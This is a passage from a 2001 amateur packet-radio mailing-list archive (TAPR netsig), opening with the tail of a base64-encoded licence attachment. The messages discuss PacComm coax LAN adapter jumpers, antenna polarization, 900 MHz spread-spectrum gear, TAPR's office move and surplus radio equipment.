YXJhYmx5IGRhbWFnZWQgaWYgU2VjdGlvbnMgQS4gb3IgQi4gb2YgdGhpcyBMaWNlbnNlDQp3ZXJl
IGJyZWFjaGVkLCB3ZSB3aWxsIGJlIGVudGl0bGVkIHdpdGhvdXQgYm9uZCwgb3RoZXIgc2VjdXJp
dHkgb3IgcHJvb2Ygb2YNCmRhbWFnZXMsIHRvIGFwcHJvcHJpYXRlIGVxdWl0YWJsZSByZW1lZGll
cyB3aXRoIHJlc3BlY3QgdG8gc3VjaCBicmVhY2hlcywgaW4NCmFkZGl0aW9uIHRvIHN1Y2ggb3Ro
ZXIgcmVtZWRpZXMgYXMgd2UgbWF5IGhhdmUuDQoNCjIuIFlvdSB3aWxsIGhvbGQgdXMgIG91ciBw
YXJ0bmVycywgY29udHJhY3RvcnMsIGVtcGxveWVlcyBhbmQgYWdlbnRzIGhhcm1sZXNzDQpmcm9t
IGRhbWFnZSwgbG9zcyBhbmQgZXhwZW5zZSBhcmlzaW5nIGRpcmVjdGx5IG9yIGluZGlyZWN0bHkg
ZnJvbSB5b3VyIGFjdHMNCmFuZCBvbWlzc2lvbnMgaW4gY29weWluZyBhbmQgZGlzdHJpYnV0aW5nIG9y
IGFkdmVydGlzaW5nIG9yIHByb2R1Y3Rpb24gb2Yg
aW5zdGFsbGF0aW9uDQpmaWxlcyB0byB0aGUgcHJvZ3Jh
bS4NCg0KMy4gV2l0aCByZXNwZWN0IHRvIGV2ZXJ5IG1hdHRlciBhcmlzaW5nIHVuZGVyIHRoaXMg
TGljZW5zZSwgeW91IGNvbnNlbnQgdG8gdGhlDQpleGNsdXNpdmUganVyaXNkaWN0aW9uIGFuZCB2
ZW51ZSBvZiB0aGUgc3RhdGUgYW5kIGZlZGVyYWwgY291cnRzIHNpdHRpbmcgaW4NCkdyYW5kIFJh
cGlkcywgTWljaGlnYW4uDQo=

------=_NextPart_000_004A_01E6BD85.BEBD8520--

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

3. [netsig] BWRIE

From: John <kb2scs@optonline.net>
Date: Tue, 22 May 2001 18:15:22 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-14183-2001.05.22-17.42.59--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

HI All
       So what is BWRIE.
BWRIE is my new program that replaces RIE.

BWRIE stands for Both Way Radio Internet Email.
Yes Both way means you can now send and receive
Internet Emails via Amateur Packet Radio.

BWRIE replaces my other program RIE.

If you are interested in this then please
go to my Web Page.

http://kb2scs.tripod.com

On the above Web Page you can read
all sorts of information about BWRIE
and not only that download it.

This is definitely ALPHA. The only person
who has used BWRIE at this writing is the
author me.

Thanks for you time in reading this.

Let us hope we never witness the "Silence Of The Hams"
73 DE John KB2SCS
   Mail To: kb2scs@wa2pnu.#nli.ny.usa.noam
   E-Mail: kb2scs@arrl.net

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

June 2001

Original source file: netsig.0106
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0106

1. [netsig] PacComm Coax Lan Adapter

From: "Jerry Hawley" <kg0gg@mato.com>
Date: Sun, 24 Jun 2001 16:09:17 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-20283-2001.06.24-17.25.30--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

PacComm made two coax LAN adapters, one for ROSE and one for THE><NET, how do you tell them apart?

Any info would be appreciated, Thank You.

Jerry Hawley
ARS KG0GG

http://members.mato.com/kg0gg
mailto:kg0gg@mato.com

---

2. [netsig] Re: PacComm Coax Lan Adapter

From: "Chuck Hast" <kp4djt@tampabay.rr.com>
Date: Sun, 24 Jun 2001 19:12:38 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-20299-2001.06.24-18.32.57--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

They are one and the same animal, it depends on how they are
jumpered. I have been looking for some prints from the devices
but seemed to have filed them away who knows were. The
jumpers handle the action on the DTR line I think it was, ROSE
sent it one way to indicate a active circuit and NetRom did it the
opposite direction. The jumper in one position put a inverter in
the line. I am trying to remember anything else, but it has been
a while.

On Sun, 24 Jun 2001 16:09:17 -0600, Jerry Hawley wrote:

>PacComm made two coax LAN adapters, one for ROSE and one for THE><NET, how do you tell them apart?
>
>Any info would be appreciated, Thank You.
>
>Jerry Hawley
>ARS KG0GG
>
>http://members.mato.com/kg0gg
>mailto:kg0gg@mato.com
>

Chuck Hast e-mail kp4djt@tampabay.rr.com

---- FPAC ----
www.qsl.net/fpac/

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

---

3. [netsig] Re: PacComm Coax Lan Adapter

From: "Jerry Hawley" <kg0gg@mato.com>
Date: Sun, 24 Jun 2001 17:27:43 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-20301-2001.06.24-18.43.53--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Thank you for your response, I am trying to use one on a MFJ-1270C and I
understand that you need a 5 volt power connection to run the Coax LAN
Adapter, which pin and from what point do I get the 5 volts?

If you find the prints I would appreciate a copy, thanks again.

Jerry Hawley
ARS KG0GG

http://members.mato.com/kg0gg
mailto:kg0gg@mato.com

----- Original Message -----
From: "Chuck Hast" <kp4djt@tampabay.rr.com>
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Sent: Sunday, June 24, 2001 6:12 PM
Subject: [netsig] Re: PacComm Coax Lan Adapter

> They are one and the same animal, it depends on how they are
> jumpered. I have been looking for some prints from the devices
> but seemed to have filed them away who knows were. The
> jumpers handle the action on the DTR line I think it was, ROSE
> sent it one way to indicate a active circuit and NetRom did it the
> opposite direction. The jumper in one position put a inverter in
> the line. I am trying to remember anything else, but it has been
> a while.
>
>
>
> On Sun, 24 Jun 2001 16:09:17 -0600, Jerry Hawley wrote:
>
> >PacComm made two coax LAN adapters, one for ROSE and one for THE><NET,
how do you tell them apart?
> >
> >Any info would be appreciated, Thank You.
> >
> >Jerry Hawley
> >   ARS KG0GG
> >
> >http://members.mato.com/kg0gg
> >mailto:kg0gg@mato.com
> >
>
> Chuck Hast   e-mail   kp4djt@tampabay.rr.com
>
>   ---- FPAC ----
> www.qsl.net/fpac/
>
>
> ---
> You are currently subscribed to netsig as: kg0gg@mato.com
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

4. [netsig] Re: PacComm Coax Lan Adapter

From: "Chuck Hast" <kp4djt@tampabay.rr.com>
Date: Sun, 24 Jun 2001 23:04:20 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-20327-2001.06.24-22.24.38--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hmm, that was based on a pin that was available on the PacComm Tiny II.
When I did the design work on the thing I took advantage of the TTL
connector on the back of that and some of the other TNC's and used
a pin that was available for it, one more thing I will have to look up in
the prints. Do you have a CoaxLAN device there? if so you can check
the Vcc line and ohm it out to the pin on the in line connector that goes
to the TNC.

Seems like we made some that had a place to connect a external power
supply source also, wow I am digging deep into memory on this one and
I fear that most of it has fifo'd out long ago.... B-[

The pins you should be working with are (all this is from memory)
TX, RX, RTS, CTS, I also believe that when we made a ecumenical
version of it you could also jumper select RTS/CTS or DTR/CTS, but again
I will have to check into that and make sure. I do remember that ROSE and
NR looked at the CD line from opposite directions so the CD had to be
inverted for one of them, from my perspective it was NR because our network

here was ROSE at that time, (we have sence moved to FPAC) so I had to add
the inverter for NR CD.

On Sun, 24 Jun 2001 17:27:43 -0600, Jerry Hawley wrote:

>Thank you for your response, I am trying to use one on a MFJ-1270C and I
>understand that you need a 5 volt power connection to run the Coax LAN
>Adapter, which pin and from what point do I get the 5 volts?
>
>If you find the prints I would appreciate a copy, thanks again.
>
>Jerry Hawley
>   ARS KG0GG
>
>http://members.mato.com/kg0gg
>mailto:kg0gg@mato.com
>
>
>----- Original Message -----
>From: "Chuck Hast" <kp4djt@tampabay.rr.com>
>To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
>Sent: Sunday, June 24, 2001 6:12 PM
>Subject: [netsig] Re: PacComm Coax Lan Adapter
>
>
>> They are one and the same animal, it depends on how they are
>> jumpered. I have been looking for some prints from the devices
>> but seemed to have filed them away who knows were. The
>> jumpers handle the action on the DTR line I think it was, ROSE
>> sent it one way to indicate a active circuit and NetRom did it the
>> opposite direction. The jumper in one position put a inverter in
>> the line. I am trying to remember anything else, but it has been
>> a while.
>>
>>
>>
>> On Sun, 24 Jun 2001 16:09:17 -0600, Jerry Hawley wrote:
>>
>> >PacComm made two coax LAN adapters, one for ROSE and one for THE><NET,
>how do you tell them apart?
>> >
>> >Any info would be appreciated, Thank You.
>> >
>> >Jerry Hawley
>> >   ARS KG0GG
>> >
>> >http://members.mato.com/kg0gg
>> >mailto:kg0gg@mato.com
>> >
>>
>> Chuck Hast   e-mail   kp4djt@tampabay.rr.com
>>
>>   ---- FPAC ----
>> www.qsl.net/fpac/
>>
>>
>> ---
>> You are currently subscribed to netsig as: kg0gg@mato.com
>> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>>
>>
>
>
>---
>You are currently subscribed to netsig as: kp4djt@tampabay.rr.com
>To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>

Chuck Hast   e-mail   kp4djt@tampabay.rr.com

   ---- FPAC ----
www.qsl.net/fpac/

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

5. [netsig] Re: Antenna Polarization...

From: Steve Lampereur <kb9mwr@yahoo.com>
Date: Mon, 25 Jun 2001 17:16:48 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: netsig@lists.tapr.org
Message-ID: <LYR6748-20432-2001.06.25-17.37.05--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

>Shouldn't the AP antennas be installed in a horizontal format too?

As a general rule of thumb: Yes but if your only trying to cover a
short distance then it probably won't make a big difference.

>Will performance improve if you put one antenna in horizontal and
>the other vertical to reduce multi-path problems on DSSS?

No. See the excerpt below from our online documentation:
(http://wireless.gbppr.org)

Signal Polarity

The antennas will also have to have the same RF signal polarity. The
polarity of the signal will depend on the direction the actual antenna
is positioned. If it's up/down then the polarity is vertical, if it's
left/right then it's horizontal, if it's diagonal (45° usually), then
you'll have diagonal polarization. By not having the same polarity on
your network's antennas, you can receive a 20 dB loss of signal
strength. This is an enormous loss, but can also be very useful. By
changing antenna polarization you can help eliminate certain types of
radio interference, or allow many antennas in one location. Horizontal
antenna polarization at microwave frequencies will generally provide
less multipath and may also provide lower path loss in non line-of-sight
situations, but you should always experiment with different
polarizations.

In addition I recommend reading:
VHF/UHF/Microwave Radio Propagation: A Primer for Digital Experimenters
http://hydra.carleton.ca/articles/ve3jf-dcc97.html

Steve, KB9MWR
High Speed Packet Radio Using Part 15 Wireless Ethernet Cards:
http://www.qsl.net/kb9mwr/projects/wireless/plan.html

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

6. [netsig] Re: SS, Ricochet, etc

From: Steve Lampereur <kb9mwr@yahoo.com>
Date: Tue, 26 Jun 2001 16:35:43 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: netsig@lists.tapr.org
Message-ID: <LYR6748-20625-2001.06.26-16.56.01--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

>I am new to this sig, or any sig for that matter. I am a ham
>interested in spread spectrum. I would love to see more hams
>using it. I am not an engineer so I would have to buy or build

I would love to see more hams use it as well, as I see it as
a potential re-birth for packet radio. I can think of several
hams who have adapted other commerical Part 15 radio ethernet
devices to amateur use, besides our group here in Green Bay.

>a kit. I read that TAPR had a project with SS but there seems
>to be no up to date info on what's happening with the project.
>Someone told me the project is dead. Is that true? I hope not!

Could be dead or in major limbo (again). I noticed TAPR has
several projects going, DSP, APRS :(, PIC stuff, ect, and it
seems after then make a little progress on one, they switch and
focus on a different one. So if it's in limbo again, they are
probably working on some other project right now.

TAPR's 900 MHz FHSS radio will probably resemble the Ricochet
radio in many ways. I found the TAPR FHSS radio plans at:
http://tprs.org/publications/qr_arch/Aug97.PDF and part 2:

http://tprs.org/publications/qr_arch/Sept97.PDF
(The plans call for a 1 watt, 128 Kbps throughput, 900
MHz FHSS unit with an expected 20 mile coverage area)

The last know update was late Jan 2001 see:
http://www.tapr.org/tapr/html/fhss.013001.html

>I use Ricochet in my business (902-928mhz, spread spectrum)
>and find it extremely good as well as fascinating. There are
>rumors that Ricochet may not stay in business due to lack of
>funding. If that is the case, there might be some commercial
>units to play with.

Let me know if you hear anymore about this.
Sounds like it would be neat to play with. I'd be worried
about what they would go for and configuring them for ham use.

>I have taken the Ricochet modem home and my home is out of
>the planned area by 1.5 miles but find I can use it from
>upstairs and at a window. (I live on a hill).
>Anyone else using Ricochet?
>Gene K3DSM k3dsm@arrl.net

We don't have any Ricochet coverage over here so the 900 MHz
band is fairly quite over here. And where there is Ricochet
coverage many hams complain that the 900 MHz band is trashed.
For those hams, I suggest that you start using the band, and
they will have to leave as Part 15 has no real rights.

Steve Lampereur, KB9MWR
High Speed Packet Radio Using Part 15 Wireless Ethernet Cards:
http://www.qsl.net/kb9mwr/projects/wireless/plan.html

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

7. [netsig] Looking for software people

From: Steve Lampereur <kb9mwr@yahoo.com>
Date: Tue, 26 Jun 2001 17:01:06 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-20632-2001.06.26-17.21.27--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hello,

I have a number of ideas related to use of wireless ethernet cards
for amateur radio networking that require writing and or
disassembling software and I am looking for help (both Linux &
Windows solutions)

My thoughts:
1.) PCI/PCMCIA interfaces are bus-like, address and data ports. The
driver must send a bit to turn on TX. It could toggle a line on one
of the interfaces saying I am about to turn on or off TX. In
Windows that means disassembling the driver. In Linux one could
patch the source to catch this call and toggle a serial / parallel
port line to control and external amplifier.

2.) As suggested by someone on this list, it's possible to transmit
data such as your callsign in ping packets. And doing so every
10 minutes is a very easy and legal way to identify your reclassified
Part 97 wireless network. Under linux you can set that ping data
using -p for the patern. The Windows ping.exe dosen't have this
option...

3.) FHSS 2.4 GHz devices spread over the entire 2400- 2483.5 MHz ISM
band. The amateur overlap stops at 2450 MHz. The Australian ISM
band plan is 2400-2445 MHz. (full ham overlap) Most cards are factory
programmed for the intented country to where they will be sold.
Theoretically it's possible to change your card country code, through
software.

Let me know if you can help.

Thanks.. Steve KB9MWR
High Speed Packet Radio Using Part 15 Wireless Ethernet Cards:
http://www.qsl.net/kb9mwr/projects/wireless/plan.html

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

8. [netsig] Re: [ss] Re: SS, Ricochet, etc

From: Jeff King <jeff@aerodata.net>
Date: Tue, 26 Jun 2001 18:12:03 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: netsig@lists.tapr.org
Message-ID: <LYR6748-20640-2001.06.26-17.31.32--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Steve Lampereur wrote:
>

> TAPR's 900 MHz FHSS radio..

>
> The last know update was late Jan 2001 see:
> http://www.tapr.org/tapr/html/fhss.013001.html

The Texas Packet Radio Society gets updates ahead of
TAPR, here is one for May 2001:

http://www.tprs.org/publications/qr_arch/MAY01a.PDF

And the root page for the reports:

http://www.tprs.org/publications/pubs.htm

-Jeff

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

9. [netsig] Re: [ss] Re: SS, Ricochet, etc

From: Jeff King <jeff@aerodata.net>
Date: Tue, 26 Jun 2001 18:22:47 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: netsig@lists.tapr.org
Message-ID: <LYR6748-20645-2001.06.26-17.41.51--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Steve Lampereur wrote:

> We don't have any Ricochet coverage over here so the 900 MHz
> band is fairly quite over here. And where there is Ricochet
> coverage many hams complain that the 900 MHz band is trashed.
> For those hams, I suggest that you start using the band, and
> they will have to leave as Part 15 has no real rights.

I don't want to start a juhad here, but in practice, I don't think it
is practical. How would you encourage Metricom (other then bankruptcy) to vacate
900mhz in a deployed urban area? Or your neighbors 900mhz phone? Heck,
the ARRL and Metricom worked hand in hand trying to give little reason
for hams to use off the shelf spread spectrum gear (i.e. automatic power control).
It is no suprize it hasn't taken off.

Don't get me wrong, I'm all for encouraging spread spectrum use, but I
see little advantage to operating under part 97, at least if I'm going to
be using off the shelf SS gear, of which I don't have access to the firmware.

> Steve Lampereur, KB9MWR
> High Speed Packet Radio Using Part 15 Wireless Ethernet Cards:
> http://www.qsl.net/kb9mwr/projects/wireless/plan.html

BTW, you site is regularly mentioned on the wireless ISP (WISP) list. This is
a mailing list for Part 15 experimenters and ISP resellers. Good job.

-Jeff

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

10. [netsig] Re: [ss] Re: SS, Ricochet, etc

From: Jeff King <jeff@aerodata.net>
Date: Tue, 26 Jun 2001 21:02:12 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: netsig@lists.tapr.org
Message-ID: <LYR6748-20657-2001.06.26-20.21.18--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Steve Lampereur wrote:

> >I use Ricochet in my business (902-928mhz, spread spectrum)
> >and find it extremely good as well as fascinating. There are
> >rumors that Ricochet may not stay in business due to lack of
> >funding. If that is the case, there might be some commercial
> >units to play with.
>
> Let me know if you hear anymore about this.
> Sounds like it would be neat to play with. I'd be worried
> about what they would go for and configuring them for ham use.

I suspect not much support from Metricomm, they even don't support
the hackers anymore, having pulled support for the STRIP driver.

http://www.mobial.com/software/strip.html
http://phobos.illtel.denver.co.us/~abelits/metricom/
http://mosquitonet.stanford.edu/software/strip.html

I'm not familar with the newer (128K) radios, but the older ones
where frequency hoppers. I suspect if we could get to the guts to
them, they would be fairly decent.

-Jeff

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

July 2001

Original source file: netsig.0107
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0107

1. [netsig] TAPR Offices Moving; Short Closure and New Phone Numbers

From: "John R. Ackermann" <jra@febo.com>
Date: Wed, 04 Jul 2001 18:25:44 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-22229-2001.07.04-17.56.25--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

The TAPR offices will be moving a few miles from Denton to Richardson,
Texas. We'll be closing on July 26 for the move and re-opening on August
6. The Tucson mailing address will remain the same (it is a maildrop that
forwards to the real office address) but the phone numbers will change.
Effective August 6, they will be:

Voice: 972-671-TAPR (8277)
FAX: 972-671-8716

The office email address -- tapr@tapr.org -- will not change.

The move is occurring because Dorothy Jones, KA5DWR, our longtime Office
Manager, has decided to take a well-earned retirement. It would take a lot
of words to fully describe how much Dorothy has done for TAPR, and how much
we've all relied on her over the years, so I'll just say "Thanks!"

Our new office manager is Laura Koster (XYL of Board member John Koster,
W9DDD). Laura had a baptism of fire by handling the TAPR booth at the
Dayton Hamvention this year, and she did a great job. We're very happy to
have her on board, and we're sure that she will carry on Dorothy's goal of
providing great service to our members.

73,
John Ackermann   N8UR
President, TAPR
jra@febo.com -- n8ur@tapr.org

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

2. [netsig] TheNetPlus 2.08

From: "Xenofon" <sv3bef@aias.gr>
Date: Thu, 19 Jul 2001 20:12:54 +0300
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-25166-2001.07.19-12.31.46--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I have a problem here.
I am running a TNC-2 stand alone TheNet X1J4 Dev meter OK.
At this time the only station hear is a node TheNetPlus 2.08
I think this station has blocked my callsing (plus SSID) from broadcasting
and connecting to my stand alone node.
Is it possible to do that using the sysop entry method?

73 de SV3BEF, Xenofon

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

3. [netsig] 900 Mhz Equipment - must go!

From: "gfinney" <gfinney@mylink.net>
Date: Mon, 30 Jul 2001 16:06:35 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-26919-2001.07.30-15.27.07--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I recently salvaged a whole bunch of 900 Mhz commercial radio
gear that I MUST get out of my storage room. Any or all of it
needs a good home or some meaningful purpose - or it goes
to the dump or gets scrapped. I also have the equipment listed
for trade or sale at ;

http://www.eham.net/classifieds/detail/20243
http://www.eham.net/classifieds/detail/20174

If you think you can provide a good home to any of the items
(or components), don't hesitate to reply directly to me at the
e-mail addresses below. Digital photos available upon
request.

Regards,

Glenn Finney, KF4QVD
Macon, GA
home phone: 478-788-2124
gfinney@mylink.net

********** Equipment Descriptions **********

EAGLE TELECOM paging license "starter"
==========
Frequency is 929.4625 Mhz and unit includes a small paging
terminal on a PC board, exciter, CW ID'er, 25 amp power supply
and 40 watt PA module. Made by Eagle Telecom in Texas.
Frequency and call sign are programmed by EPROM. The
service tech at Eagle is a ham and say it "might" can have a new
EPROM installed for the ham band. Outdoor metal enclosure
but never installed outside. About 3-4 years old but it looks like
brand new, only powered up for a few months.

GRANGER ASSOCIATES telemetry radios
==========
Taken out of service by local power company, supposively
still working but questionable. These are actually analog
telemetry radios which means they should pass audio, made in
1985. Crystal controlled. Frequency pairs are 928.7125 and
952.7125 Mhz. Transmit and receive frequencies alternate on
some units. Every "module" is in a all-metal enclosure with no
rear connections. Gold SMA connectors, very elegant design.
Here is a count of the modules;

Mounting Racks - 7
Interface modules - 1
Combiners - 2
RF/Hybrid Switches - 2
PA modules - 3
Diplexers - 5
Receivers - 5
Transmitters - 3

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

August 2001

Original source file: netsig.0108
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0108

1. [netsig] Re: 900 Mhz Equipment - must go!

From: "rra" <rra@intac.com>
Date: Fri, 3 Aug 2001 07:23:27 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-27627-2001.08.03-06.55.06--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hi Glenn,

Are they sonething that could be adapted for use on Ham Radio 9k6 Packet
links?   Do you have infp about them such as manual, schmatics etc.

If answer is yes, then yes we would be interested in all of then for use
here in the north east for out Flexnet Packet Backbone backbone links.

Please let me know.

73 Bob, K2BJG

Robert R Anderson, K2BJG
69 Page Drive
Oakland, NJ 07436

rra@intac.com

----- Original Message -----
From: gfinney <gfinney@mylink.net>
To: TAPR Networking Special Interest Group <netsig@lists.tapr.org>
Sent: Monday, July 30, 2001 16:06
Subject: [netsig] 900 Mhz Equipment - must go!

> I recently salvaged a whole bunch of 900 Mhz commercial radio
> gear that I MUST get out of my storage room. Any or all of it
> needs a good home or some meaningful purpose - or it goes
> to the dump or gets scrapped. I also have the equipment listed
> for trade or sale at ;
>
> http://www.eham.net/classifieds/detail/20243
> http://www.eham.net/classifieds/detail/20174
>
> If you think you can provide a good home to any of the items
> (or components), don't hesitate to reply directly to me at the
> e-mail addresses below. Digital photos available upon
> request.
>
>
> Regards,
>
> Glenn Finney, KF4QVD
> Macon, GA
> home phone: 478-788-2124
> gfinney@mylink.net
>
>
>
>
>
> ********** Equipment Descriptions **********
>
>
> EAGLE TELECOM paging license "starter"
> ======================================
> Frequency is 929.4625 Mhz and unit includes a small paging
> terminal on a PC board, exciter, CW ID'er, 25 amp power supply
> and 40 watt PA module. Made by Eagle Telecom in Texas.
> Frequency and call sign are programmed by EPROM. The

> service tech at Eagle is a ham and say it "might" can have a new
> EPROM installed for the ham band. Outdoor metal enclosure
> but never installed outside. About 3-4 years old but it looks like
> brand new, only powered up for a few months.
>
>
> GRANGER ASSOCIATES telemetry radios
> ===================================
> Taken out of service by local power company, supposively
> still working but questionable. These are actually analog
> telemetry radios which means they should pass audio, made in
> 1985. Crystal controlled. Frequency pairs are 928.7125 and
> 952.7125 Mhz. Transmit and receive frequencies alternate on
> some units. Every "module" is in a all-metal enclosure with no
> rear connections. Gold SMA connectors, very elegant design.
> Here is a count of the modules;
>
> Mounting Racks - 7
> Interface modules - 1
> Combiners - 2
> RF/Hybrid Switches - 2
> PA modules - 3
> Diplexers - 5
> Receivers - 5
> Transmitters - 3
>
>
>
>
> ---
> You are currently subscribed to netsig as: RRA@INTAC.COM
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

2. [netsig] Re: 900 Mhz Equipment - must go!

From: "Chuck Hast" <kp4djt@tampabay.rr.com>
Date: Fri, 03 Aug 2001 20:16:24 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-27875-2001.08.04-07.58.29--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I have seen a boat load of those units at my customer sites. They are
used for SCADA links. Are they 25Khz channels or 12.5KHz channels?

Most of them are 25 or even 30 KHz channel units and since they are
not upgradable to the 12.5KHz channels there are a lot of them setting
around in utility warehouses or being smashed into bits for metal
recovery.

Should make very good links.

On Mon, 30 Jul 2001 16:06:35 -0400, gfinney wrote:

>I recently salvaged a whole bunch of 900 Mhz commercial radio
>gear that I MUST get out of my storage room. Any or all of it
>needs a good home or some meaningful purpose - or it goes
>to the dump or gets scrapped. I also have the equipment listed
>for trade or sale at ;
>
>http://www.eham.net/classifieds/detail/20243
>http://www.eham.net/classifieds/detail/20174
>
>If you think you can provide a good home to any of the items
>(or components), don't hesitate to reply directly to me at the
>e-mail addresses below. Digital photos available upon
>request.
>
>
>Regards,
>
>Glenn Finney, KF4QVD
>Macon, GA
>home phone: 478-788-2124

>gfinney@mylink.net
>
>
>
>
>
>****************** Equipment Descriptions ************************
>
>
>EAGLE TELECOM paging license "starter"
>=======================================
>Frequency is 929.4625 Mhz and unit includes a small paging
>terminal on a PC board, exciter, CW ID'er, 25 amp power supply
>and 40 watt PA module. Made by Eagle Telecom in Texas.
>Frequency and call sign are programmed by EPROM. The
>service tech at Eagle is a ham and say it "might" can have a new
>EPROM installed for the ham band. Outdoor metal enclosure
>but never installed outside. About 3-4 years old but it looks like
>brand new, only powered up for a few months.
>
>
>GRANGER ASSOCIATES telemetry radios
>====================================
>Taken out of service by local power company, supposively
>still working but questionable. These are actually analog
>telemetry radios which means they should pass audio, made in
>1985. Crystal controlled. Frequency pairs are 928.7125 and
>952.7125 Mhz. Transmit and receive frequencies alternate on
>some units. Every "module" is in a all-metal enclosure with no
>rear connections. Gold SMA connectors, very elegant design.
>Here is a count of the modules;
>
>Mounting Racks - 7
>Interface modules - 1
>Combiners - 2
>RF/Hybrid Switches - 2
>PA modules - 3
>Diplexers - 5
>Receivers - 5
>Transmitters - 3
>
>
>
>
>---
>You are currently subscribed to netsig as: kp4djt@tampabay.rr.com
>To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>

Chuck Hast   e-mail   kp4djt@tampabay.rr.com

   ---- FPAC ----
www.qsl.net/fpac/

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

3. [netsig] Re: 900 Mhz Equipment - must go!

From: KB5OJR@aol.com
Date: Sun, 5 Aug 2001 00:52:51 EDT
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-28071-2001.08.05-00.15.08--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

this is primarily for kp4djt...

i may be getting access to some nice motorola units, what does it take
to convert those things, these were indeed for a scada system, data radios,
you think they would work better than uhf tekk given same path distance?

thanks,
j.p.

4. [netsig] Re: Las Vegas BBS

From: Bill Vodall <wa7nwp@yahoo.com>
Date: Mon, 20 Aug 2001 11:44:21 -0700 (PDT)

To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: netsig@lists.tapr.org
Message-ID: <LYR6748-30904-2001.08.20-14.07.31--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

--- KB2FAF <kb2faf@arrl.net> wrote:
> But unfortunatly it is a trend!

The "users do the work" poll mode of the ax25 bbs world
is dieing a well deserved death. (Hopefully) we're on
the verge of a new era where we actually let the computers
do the work and push data to users stations. To do that,
we need a core infrastructure of BBS's with local access
